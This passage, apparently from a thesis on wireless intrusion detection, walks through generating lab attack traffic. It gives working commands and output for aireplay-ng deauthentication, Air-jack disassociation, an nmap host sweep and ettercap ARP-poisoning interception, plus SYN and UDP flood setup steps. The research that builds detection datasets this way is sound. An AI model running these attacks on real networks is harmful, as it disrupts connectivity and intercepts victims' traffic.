    7ed1 78e7 a21f 5ee1 bd07 3d84 c273 c8a6  ~.x...^...=..s..
    6892 8001 55a9 2fb1 fee7 7a13 f46d f58c  h...U./...z..m..
    2780 dc5c 3e86 a362 05ba a1ec 249e dc48  '..\>..b....$..H
    d8bd 1095 5108 7666 aaa4 dc29 7fa9 c3ba  ....Q.vf...)....
    6f23 d800 ee78 5aa6 f550 76dd e5b1 08c8  o#...xZ..Pv.....
    06da 8bf9 11f7 ff46                      .......F
6. BSSID:00:0f:66:2b:8a:cf DA:00:14:6c:6c:aa:77 SA:00:0f:66:2b:8a:cf Authentication (Shared Key)-4:
    b000 3a01 0014 6c6c aa77 000f 662b 8acf  ..:...ll.w..f+..
    000f 662b 8acf f038 0100 0400 0000 dd06  ..f+...8........
    0010 1802 0004                           ......
```


Figure 44: Six Authentication Packets

1. Client sends Probe Request with ESSID to the broadcast address.
2. AP with matching ESSID responds indicating the AP's MAC address and other available options.
3. Client acknowledges probe response.

4. AP sends encrypted challenge text to client.
5. Client deciphers challenge text and responds with the challenge text encrypted using the shared key.
6. The AP verifies that the challenge text is correct and responds indicating that authentication was successful.


To craft attacks we are interested in capturing packet number four and five; the challenge text exchange between the AP and client. Both of these packets are encrypted using the shared WEP key and therefore can be used to crack the WEP key.

We use aireplay-ng to de-authenticate a host using the --deauth option. This attack will send a spoofed deauthentication request as the AP to the client (Deckerd and Hindarto 2006). To perform this attack we used the target's MAC address, option –c below and the target AP BSSID, option –a below. Both of these can be gathered using Kismet.




```
kismet - Konsole
Network List (Channel)                                              Info
   Name                       T W Ch  Packts Flags IP Range    Size Ntwrks
 Network Details                                                       1
  Name    : gmd393                                                Pckets
                                                                    2677
  SSID    : gmd393                                                Cryptd
            SSID Cloaking on/Closed Network                          810
  Server  : localhost:2501                                          Weak
  BSSID   : 00:0F:66:2B:8A:CF                                          0
  Manuf   : Unknown                                                Noise
  Max Rate: 54.0                                                       0
```

Figure 45: Kismet Network Details and Target AP BSSID



```
kismet - Konsole
Client List (Autofit)
  T MAC               Manuf      Data Crypt  Size IP Range       Sgn Nse
! F 00:0F:66:2B:8A:CD Linksys    1120  1120    1M 0.0.0.0          0   0
! E 00:14:BC:63:AA:37 Unknown    1109  1109   92k 0.0.0.0          0   0
  T 00:0F:66:2B:8A:CF Linksys       0     0    0B 0.0.0.0          0   0
```

Figure 46: Kismet Client List



```
bt ~ # sudo aireplay-ng -c 00:14:6C:6C:AA:77 -a 00:0F:66:2B:8A:CF --deauth 10 wlan0
18:55:05  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:06  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:07  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:07  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:08  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:08  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:08  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:09  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:09  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:09  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:09  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:10  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:10  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:10  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:10  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:10  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:11  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:11  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:11  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:11  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:11  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:12  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:12  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:12  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:12  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
18:55:12  Sending DeAuth to station   -- STMAC: [00:14:6C:6C:AA:77]
```

**Figure 47: De-authentication attacks using Aireplay-ng**


The sensor captured all of these attacking packets and we used Commview software to preprocess these crafted attack packets and it generated a csv file containing these attacks.

**Disassociation Attack:**

Disassociation messages, however, are not as regular as application data. They must be injected through the data link layer to convey management information employed in 802.11 standards. To craft disassociation attack we have used a tool called Air-jack which provides direct utilities for sending association and de-authentication frames.


To craft attacks we have supplied correct arguments such as the interface, AP's MAC, victim's MAC, and source's MAC (same as AP's MAC). The disassociation frames have sent to the intended victim and cause it to disassociate with the access point.

After sending disassociation packets using Air-jack we monitored kismet and found disassociation happened as showed in figure 49. We also tried to ping the affected host and it was not responding as showed in figure 50.



```
kismet - Konsole
Network List (Autofit)                                                  Info
   Name                          T W Ch  Packts Flags IP Range          Ntwrks
 . home                          A Y 006   6984       0.0.0.0                8
 ! wang242                       A Y 005  22510  A4   192.168.1.1       Pckets
 ! WANG10                        A O 011  16610  A4   192.168.1.1        61942
   NetDetect                     A N 008    103  F    192.168.1.1       Cryptd
 . LocationFree.0013A914B37B     A Y 006    270       0.0.0.0             1554
   <no ssid>                     A Y ---    189       0.0.0.0           Weak
 ! wa                            A N 005  11363       0.0.0.0                3
   Taylor11                      A Y 001      6       0.0.0.0           Noise
                                                                           121
                                                                        Discrd
                                                                           121
                                                                        Pkts/s
                                                                            72

                                                                        Elapsd
                                                                        00:53:49
Status
 ALERT: Deauthenticate/Disassociate flood on 00:14:D1:3A:71:E4
 ALERT: Deauthenticate/Disassociate flood on 00:14:D1:3A:71:E4
 ALERT: Broadcast deauthentication on 00:14:D1:3A:71:E4
 ALERT: Broadcast deauthentication on 00:14:D1:3A:71:E4
Battery: unavailable, AC power
```

Figure 48: Disassociation showed in Kismet



```
Command Prompt - ping 192.168.1.103 -t
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=4ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=3ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Reply from 192.168.1.103: bytes=32 time=2ms TTL=128
Request timed out.
Reply from 192.168.1.101: Destination host unreachable.
Reply from 192.168.1.101: Destination host unreachable.
Reply from 192.168.1.101: Destination host unreachable.
Reply from 192.168.1.101: Destination host unreachable.
Reply from 192.168.1.101: Destination host unreachable.
```

Figure 49: Destination host unreachable after pinging


The sensor captured all of these attacking packets and we used Commview software to preprocess these crafted attack packets and it generated a csv file containing these attacks.

**ARP Poisoning Attack**

To generate the attack first of all we have to search for a host on which we want to mount the attack. We have used NMAP to get the list of hosts which are currently up in the network. Once we get the IP addresses we can start crafting attack any one or all of the hosts with another tool named ettercap.

The following command we have used in NMAP for searching host:

# nmap –sP 192.168.1.*



```
  --append-output: Append to rather than clobber specified output files
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sP 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -PN -p 80
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
bt ~ # nmap -sP 192.168.1.*

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-06 13:06 ES
Host 192.168.1.1 appears to be up.
MAC Address: 00:1C:10:9E:8C:D1 (Unknown)
Host 192.168.1.100 appears to be up.
Host 192.168.1.101 appears to be up.
MAC Address: 00:13:02:3B:1A:8C (Intel Corporate)
Host 192.168.1.109 appears to be up.
MAC Address: 00:12:17:9A:8C:D5 (Cisco-Linksys)
Nmap finished: 256 IP addresses (4 hosts up) scanned in 48.450 se
bt ~ #
```

**Figure 50: NMAP Output**

To craft a simple ARP Poisoning attack, on the attacking machine, first start the browser and then use the following command:


#ettercap -T -Q -M arp:remote -i eth1 /192.168.1.102/ // -P remote_browser

Where,

- -T starts ettercap in text mode.

- -Q will make ettercap be superQuiet (not print raw packets in the terminal window)
- -M starts man in the middle mode, and
- arp:remote is the type of poisoning, and remote is a parameter for MITM. These options can be combined into one switch like -TQM.
- eth1 is the network interface used in the attacking machine.
- 192.168.1.102 is the IP address of the victim.

The above command will log all the URLs that the victim visits on the attacker's computer. Also this will let a netscape-based browser (Mozilla, Firefox, Netscape etc) on the attacking machine silently follow the web pages that a victim machine visits. The following figure 52 shows the screenshot of the output of the above command.



```
$ ettercap -T -Q -M arp:remote -i eth1 /192.168.1.109/ // -P remote_browser

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on eth1... (Ethernet)

  eth1 ->       00:18:DE:5A:C7:64      192.168.1.100      255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.109 00:12:17:9A:8C:D5

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating remote_browser plugin...

REMOTE COMMAND: mozilla -remote openurl(http://www.uwindsor.ca/)
Xlib: connection to ":0.0" refused by server
Xlib: No protocol specified
```


**Figure 51: Ettercap output**

The sensor captured all of these attacking packets and we used Commview software to preprocess these crafted attack packets and it generated a csv file containing these attacks.

## SYN Flood and UDP Flood Attacks

We have used Engage Packet builder v2.2.0 to craft SYN Flood and UDP Flood attacks which has downloaded from www.engagesecurity.com. It is Powerful and scriptable Libnet-based packet builder for Windows platform. It is useful to build personalized packet with the aim of testing the security of firewall, network, etc. (TCP, IP, UDP, ICMP) and useful to send packets in wireless 802.11 a/b/g network.

In SYN Flood attack, the attacker sends a lot of TCP packets, where both SYN and (ACKnowledgment) ACK flags in the header are set to 1 using Engage Packet Builder. The attacker's IP address is faked and destination IP address is the server victim's address. Receiving so many packets from attacker prevents victim from accepting new legitimate requests and may crash the victim server. To craft these attack packets we open the Engage Packet Builder software and specify the Network Interface card at top left corner and select the tab for TCP packets at top right corner. Then put some fake IP address (192.168.1.101) at the place of source IP address and at destination IP address we put the victim's IP address (192.168.1.102). At source port we put some arbitrary port number (80) and destination port is some vulnerable port (8080). At the flags tab at the interface we set SYN and ACK. Then we start the web server by clicking the button at low right corner. Then we specify the number of packets to be sent at Nb of Packets: 100. Then we press SEND button and it will start sending the TCP SYN Flood attack packets to the victim's PC. The interface for creating the TCP SYN Flood attack is shown in figure 52. To create UDP flood packets, we need to go to the UDP tab besides TCP tab and specify random destination port at each time and send UDP flood packets to the victim's PC. Interface for creating UDP Flood packets is shown in figure 53.


Engage Packet builder
File Managers Options Language Help
VULNERABILITE.COM
Le portail des professionnels de la sécurité des systèmes d'information
Computer Security Resources
SECUPEDIA
TCP UDP ICMP
URG ACK PSH RST SYN FIN
SEND
RUN SCRIPT
START

Network interface : 2 : Dell Wireless 1390 WLAN Mini-Card (Microsoft'

Set as source IP Set as destination IP

[ Ethernet ]
Specify destination (MAC)
Specify source (MAC)

[ IP ]
Source IP : 192.168.0.101 Port : 80
Destination IP : 192.168.0.102 Port : 8080
Specify header size x 4 (bytes)
Type of service : Flash
Specify total length
Specify identification
Fragmentation DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 x 8 TTL : 64
Protocol : 6 TCP
Specify checksum
Specify options

